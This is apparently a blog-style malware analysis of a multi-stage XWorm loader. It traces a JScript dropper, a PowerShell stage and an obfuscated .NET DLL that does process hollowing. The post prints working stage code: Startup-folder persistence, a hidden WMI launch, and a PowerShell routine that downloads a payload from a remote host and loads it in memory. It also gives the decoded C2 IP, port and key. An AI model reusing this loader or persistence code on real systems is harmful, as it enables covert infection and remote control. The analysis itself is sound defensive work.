Fileless .NET DLL - RAT
Overview
The malware sample is a javascript file. stage1.js
Stage 1 - javascript
The file is completely bloated, the first about 15k lines are repetitive
this.upbuilding = this.upbuilding + "orculiform";
this.upbuilding = this.upbuilding + "orculiform";
this.upbuilding = this.upbuilding + "orculiform";
Then the actual script follow, followed by again 15k lines of upbuilding.
The first block is a persistance mechanism, it copies the script to the Start Up folder.
var leptonaceanooo = new ActiveXObject("Scripting.FileSystemObject");
var preconceitlll = new ActiveXObject("WScript.Shell");
var paintress = WScript.ScriptFullName;
var startupe = preconceitlll.SpecialFolders("Startup");
var retraceable = startupe + "\\" + leptonaceanooo.GetFileName(paintress);
if (paintress.toLowerCase() !== retraceable.toLowerCase()) {
    if (!leptonaceanooo.FileExists(retraceable)) {
        leptonaceanooo.CopyFile(paintress, retraceable);
    }
}
The second block builds the next payload, again in a WScript.Shell.
It builds a powershell script, the String is filled with the same filler word as before orculiform. This script gets saved in an environment variable called sexangular.
The Command gets executed by Win32_ProcessStartup.
var gulls = "powershell.exe -NoProfile -Command \"Invoke-Expression $env:sexangular\"";
var spermatia = GetObject("winmgmts:\\\\.\\root\\cimv2");
var lamellipodial = spermatia.Get("Win32_ProcessStartup");
var ajava = lamellipodial.SpawnInstance_();
ajava.ShowWindow = 0;
var relative = spermatia.Get("Win32_Process");
var pademelon = 0;
var sepiostaire = relative.Create(gulls, null, ajava, pademelon);
Stage 2 - Powershell
This is a refactored version of the script that is built by stage1.js.
$url = "http://filezox.xyz/common/axis/msi.png"

$webclient = New-Object Net.WebClient;
$webclient.Headers.Add('User-Agent', 'Mozilla/5.0');
$data = $webclient.DownloadData($url);

$data_text = [Text.Encoding]::UTF8.GetString($data);
$starter = 'IN-';
$ender = '-in1';

$positions_starter = $data_text.IndexOf($starter);
$positions_ender = $data_text.LastIndexOf($ender);

if ($positions_starter -eq -1 -or $positions_ender -eq -1) { return };


$payload = $data_text.Substring($data_text.IndexOf($starter) + $starter.Length, $positions_ender - ($data_text.IndexOf($starter) + $starter.Length));

$payload_stage_2 = $payload.Replace('#', 'A').ToCharArray();
[Array]::Reverse($payload_stage_2);
$payload_stage_3 = $payload_stage_2 -join '';
[byte[]]$payload_bytes = [Convert]::FromBase64String($payload_stage_3);

$loaded_net = [AppDomain]::CurrentDomain.Load($payload_bytes);
$opportunists = ('zUJY9RTts4BGBmmkGvAs6lf/lU6hHkl8VTwunxwQLNPF+kzxaQ6wMah3eb0qhzapyXEAQGv6zwFUeRLc8bMwHQ==', '', 'ZdThMO60Xg9mo+fDsi182pO3foexO/YCMXYRFgAsJPblR29zbtPZ5nuyNyuwxU14', 'htDAshoP265zn8kPtt5Qm6FMQaBkXj3oA1Nmv3067CQ=', 'zyDSSx7fmacj2tCItdomd1bTcxoE0LjPZs5qQ8JKhsY=', '', 'MPZsl/YJAZ0NF4H/wqV0TtUGmVgl4Dx45SJ42YhzAVo=', '', '', 'YwrBnpOohLq7Tca09IonQb/Q1tDM2T3C8bGFpQyyVVnz0XFWqH5QbMSX2YPbeUrd', 'tRoIg43JTMyImrFRzPggsZOd08IuG62f+XLVQDwB3n8=', 'vT8RkvRlLxFVrM684rQmjk1w/GOESIKFm8RQHKJy7fw=', 'wKR9ZFTVOmOott+6IPaXb1hWbkwxNcir50CPhu19ITo=', '', 'TjypYV7L6kva/LonfakauusX4th0sxu73EN7/Q4gR/4=', 'U9MVhnToEJFuNv0IlC93+cgSXREk+mkKmkSx1Eg4s64=', '', '', '');
try {
    $some_type = $loaded_net.GetType('OtnmpxnddVnptbN.mpxnddVn');
    $some_method = $some_type.GetMethod('Otnmpxn');
    $some_method.Invoke($null, [object[]]$opportunists)
}catch {}
It downloads an image that contains hidden data. This data is contained in a section marked by a IN- marker and a -in1 marker. It loads these bytes and does some replace and reverse actions on them. In the end the binary data is loaded as a .NET Dll into Domain, without ever beeing on disk as a dll File.
I wrote a small Python script to get the dll from the image.
import base64

input_file = "msi.png"
output_file = "out.dll"

start_marker = b"IN-"
end_marker = b"-in1"

with open(input_file, "rb") as f:
    data = f.read()

if start_marker not in data or end_marker not in data:
    print("Error: Markers not found.")
    exit(-1)

start_pos = data.index(start_marker) + len(start_marker)
end_pos = data.rindex(end_marker)

payload = data[start_pos:end_pos]

payload_str = payload.decode("utf-8", errors="ignore")

payload_str = payload_str.replace("#", "A")

payload_reversed = payload_str[::-1]

try:
    payload_bytes = base64.b64decode(payload_reversed)

    with open(output_file, "wb") as f:
        f.write(payload_bytes)
    print("Decoding successful. Output saved to:", output_file)

except Exception as e:
    print(f"Error during Base64 decoding: {e}")
out.dll: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sectionsThis Dll marks the third stage of this malware sample. The Powershell script loads a class (OtnmpxnddVnptbN.mpxnddVn) from the Dll and executes a Method (Otnmpxn). The method is invoked with a list of encoded arguments.
Stage 3 - .NET Dll
I started to analyse the dll file, it is heavily obfuscated, all the Class names, methods and variables have names, made of characters from the Unicode Private Use Area, which made analysis a nightmare. After some level of deobfuscation with de4dot i was still left with thousand of nested methods and classes.
The most interesting method is of course the one invoked by the PowerShell script.
using System.Reflection;

namespace OtnmpxnddVnptbN;

public sealed class mpxnddVn
{
    public const string ChaveSecretaGlobal = "tQaCQYKIo1FdSsme";

    [Obfuscation(Exclude = true, Feature = "preserve-name")]
    public static void Otnmpxn(string kxj, string vmw, string zep, string qst, string lnb, string rfd, string tyg, string pxl, string mwb, string crv, string jtk, string hfd, string nsq, string bvc, string xrp, string lkd, string gfw, string mpt, string ycz)
    {
        kxj = Delegate224.smethod_0(kxj, Class109.smethod_0(7545));
        vmw = Delegate224.smethod_0(vmw, Class109.smethod_0(7545));
        zep = Delegate224.smethod_0(zep, Class109.smethod_0(7545));
        qst = Delegate224.smethod_0(qst, Class109.smethod_0(7545));
        lnb = Delegate224.smethod_0(lnb, Class109.smethod_0(7545));
        rfd = Delegate224.smethod_0(rfd, Class109.smethod_0(7545));
        tyg = Delegate224.smethod_0(tyg, Class109.smethod_0(7545));
        pxl = Delegate224.smethod_0(pxl, Class109.smethod_0(7545));
        mwb = Delegate224.smethod_0(mwb, Class109.smethod_0(7545));
        crv = Delegate224.smethod_0(crv, Class109.smethod_0(7545));
        jtk = Delegate224.smethod_0(jtk, Class109.smethod_0(7545));
        hfd = Delegate224.smethod_0(hfd, Class109.smethod_0(7545));
        nsq = Delegate224.smethod_0(nsq, Class109.smethod_0(7545));
        bvc = Delegate224.smethod_0(bvc, Class109.smethod_0(7545));
        xrp = Delegate224.smethod_0(xrp, Class109.smethod_0(7545));
        lkd = Delegate224.smethod_0(lkd, Class109.smethod_0(7545));
        gfw = Delegate224.smethod_0(gfw, Class109.smethod_0(7545));
        mpt = Delegate224.smethod_0(mpt, Class109.smethod_0(7545));
        ycz = Delegate224.smethod_0(ycz, Class109.smethod_0(7545));
        if (Delegate225.smethod_0(pxl, Class109.smethod_0(7343)))
        {
            Delegate226.smethod_0(nsq, mwb, crv, jtk, hfd, xrp);
        }
        if (Delegate225.smethod_0(bvc, Class109.smethod_0(7343)))
        {
            Delegate227.smethod_0(nsq, mwb, crv, jtk, hfd, xrp);
        }
        if (Delegate225.smethod_0(vmw, Class109.smethod_0(7343)))
        {
            Delegate228.smethod_0(zep, qst, hfd);
        }
        if (Delegate225.smethod_0(lkd, Class109.smethod_0(7343)))
        {
            Delegate229.smethod_0();
        }
        if ((!Delegate225.smethod_0(gfw, Class109.smethod_0(7343))) ? ((byte)Class111.smethod_0(0) != 0) : Delegate230.smethod_0())
        {
            Delegate231.smethod_0();
        }
        Delegate232.smethod_0(kxj, rfd, tyg, lnb);
    }
}
I tried to unravel the function calls.
Class109.smethod_0
using System;
using System.Collections;

public static string smethod_0(int int_0)
{
    return (string)((Hashtable)AppDomain.CurrentDomain.GetData(string_0))[int_0];
}
But got stuck at this string_0.
private static string string_0;Even tough i couldn’t deciphere the code or the arguments that the powershell script invokes, i think it’s some encoded IP adresses and feature flags to setup this stage.
Because i couldn’t dig any deeper in to the dll, i resorted to a dynamic sandbox.
The Analysis showed that the DLL indeed makes a request to a C2 Server after disabeling AV.
AnyRun also flagged the Process as XWORM and recognised the C2 server.
Conclusion
Even though this analysis was frustrating at times, when I couldn’t work my way through the obfuscation, it was fun and I think I was able to learn some things about evasion and of course a lot about anti-analysis techniques.
Thank you, Lucas
Two Months Later
It has been two months since I last looked at this sample. A couple of days ago I wrote an analysis of a different XWorm sample and figured out what to do about the delegate obfuscation in .NET. That’s why I came back to finish this analysis.
The sample uses an obfuscation technique where all function calls are replaced with calls to delegates that are only filled in at runtime, by emitting Intermediate Language. The step that performs these IL operations sits in the .cctor of the delegate classes.
Here is an example of an obfuscated function call.
kxj = Delegate224.smethod_0(kxj, Class109.smethod_0(7545));This is the function’s implementation — it just calls a different function.
public static string smethod_0(string string_0, string string_1)
{
	return delegate224_0(string_0, string_1);
}
That delegate isn’t implemented on disk.
public static Delegate224 delegate224_0;But the .cctor has a call that adds the functionality at runtime.
static Delegate224()
{
	Class115.smethod_0(376748476, 166062860, 1864986915);
}
Class115.smethod_0 calls a separate function, Class115.smethod_4, that replaces the IL code so the delegate points at the actual implementation.


I used AI to write a small script that uses dnlib to rewrite the call operations so they call the actual functions instead of the delegates, which improves readability. It does this by implementing the same IL replacement logic.
I loaded the sample into dnSpy instead of ILSpy, because I wanted the debugger features to understand the control flow and read variables as they change. I had to write a small runner stub to call the DLL method with the right arguments.
I quickly ran into debugger detection, also baked into a .cctor. I was able to patch out the detection and proceed with my analysis.


I just had to replace the calls to this fail-fast implementation with a nop.

I ran through the first block, which works on the given arguments. It decodes them using a key read from a resource section. It would have been possible to deobfuscate all the constants in the sample the same way I did with the functions, but I just used the watch window in dnSpy to call the sample’s own decryptor functions whenever I needed them.
The next section is a set of checks that are skipped in my sample because of the given flags. They would have set up some kind of persistence via the Task Scheduler.
The next call is Class97.smethod_0(kxj, rfd, tyg, lnb).
This function tries to download data from the decoded link.
byte[] bytes = new WebClient
{
    Encoding = Encoding.UTF8
}.DownloadData(string_0);
string @string = Encoding.UTF8.GetString(bytes);
string text = Class109.smethod_0(21047); // "INICIO"
string value = Class109.smethod_0(21036); // "FIM"
int num = @string.IndexOf(text);
int num2 = @string.LastIndexOf(value);
The link is down by now, but luckily I ran a dynamic analysis in AnyRun two months ago. That saved all the network traffic, which is how I could still recover the image.

The application tries to find a blob inside the image, marked by the two flags INICIO and FIM.
It then runs some replace and reverse logic on the string. I let the loader decode it by itself and just dumped out the new binary. That binary is XWorm. I am not going to analyse it any further than I have to, because I already did in this analysis and this version is pretty similar.
I still decoded the settings:
- IP:
203.202.232.132 - PORT:
2828 - KEY:
<V7PV7PV7PV7PV7P> - SPL:
<Xwormmm> - Groub:
Cracked - USBNM:
USB.exe
I am going to continue with the loader.
After the binary data is read from the image, the loader tries to load the XWorm binary.
The loader derives a full path from the given argument msBuild.
@"C:\Windows\Microsoft.NET\Framework\v4.0.30319\msBuild.exe"
The loader then calls:
Class20.smethod_0(string_0, string.Empty, byte_0, Class111.smethod_0(1) != 0, Class111.smethod_0(0) != 0, "", Class111.smethod_0(0))
This is the call that starts the injection.
I think the loader has an interesting approach to obscuring control flow: it creates an object that is passed to various functions that read from it and write back to it. This allows it to spread the control flow across methods of different classes.
Class26.smethod_0(@class);
Class24.smethod_0(@class);
Class27.smethod_0(@class);
Class21.smethod_0(@class);
Class22.smethod_0(@class);
It is in these classes that the actual Windows API functions are called and the binary is loaded.
I will walk through how the API call is hidden, using one example.
Class29.delegate9_0(class32_0.string_0, class32_0.string_3, intPtr, intPtr, Class111.smethod_0(0) != 0, (uint)Class111.smethod_0(9), IntPtr.Zero, null, ref class32_0.struct0_0, ref class32_0.struct1_0)This calls delegate9_0, which is initialised at runtime in the .cctor of Class29.
public static readonly Class28.Delegate9 delegate9_0 = Class29.smethod_0<Class28.Delegate9>(Class109.smethod_0(7337), Class109.smethod_0(4880));It calls Class29.smethod_0 with two base64 strings. The first one is kernel32.dll and the second one is CreateProcessA.
smethod_0 just loads the DLL with LoadLibraryA, then uses GetProcAddress to get the function’s address, and returns it as a delegate function pointer.
This is done the same way for all the API calls.
I went through the entire control flow and worked out which APIs are used.
- Class 26:
- delegate9_0
CreateProcessA - one of these
- delegate4_0
GetThreadContext - delegate3_0
Wow64GetThreadContext
- delegate4_0
- delegate9_0
- Class 24:
- delegate7_0
ReadProcessMemory - delegate8_0
ZwUnmapViewOfSectionfrom ntdll
- delegate7_0
- Class 27:
- delegate5_0
VirtualAllocEx - delegate6_0
WriteProcessMemory
- delegate5_0
- Class 21:
- delegate6_0
WriteProcessMemory
- delegate6_0
- Class 22:
- one of these
- delegate2_0
SetThreadContext - delegate1_0
Wow64SetThreadContext
- delegate2_0
- delegate0_0
ResumeThread
- one of these
This is Process Hollowing.
The other option the loader tries, if the first one fails, is GClass0.smethod_0(array, string_4, string_5).
This function does exactly the same thing, but it doesn’t use LoadLibraryA and GetProcAddress. Instead it imports all the needed Windows API functions the normal way, via P/Invoke declarations. This seems to be a fallback for machines that block the first variant.
Conclusion
I am really happy that I could finally finish this analysis in a way I am satisfied with. It feels good to know I am improving and learning. But I think I have had enough of .NET for a while — I will try to find some different samples next.